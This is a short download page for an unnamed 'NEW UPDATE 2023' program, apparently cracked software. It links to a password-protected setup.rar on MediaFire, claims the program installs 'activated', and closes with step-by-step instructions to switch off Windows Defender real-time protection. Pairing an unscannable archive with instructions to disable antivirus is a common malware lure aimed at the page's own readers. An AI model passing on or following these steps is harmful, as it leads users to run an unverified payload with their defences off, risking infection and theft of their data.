MediaFire - Download NEW UPDATE 2023
UPDATE 06/07/2023UPDATE 06/07/2023
Password - un2023
Installation instructions:
1. Download the installer:
https://www.mediafire.com/file/va3eoqdorwajzkk/setup.rar/file
2. Open the archive
Password: un2023
3. Run the setup
4. Perform a simple installation by specifying the installation folder
5. Congratulations, the program is installed and activated, enjoy!
DOWNLOAD
https://www.mediafire.com/file/va3eoqdorwajzkk/setup.rar/file
Password: un2023
Step 1:

Open Settings app. You can either click on the Settings icon on the Start menu or use Windows + I keyboard shortcut to quickly launch Settings.
Step 2:

Click Update and security (Windows Update, recovery, backup).
Step 3:


Click Windows Defender.
Step 4:
Finally, turn off the option titled Real-time protection to disable the real-time protection.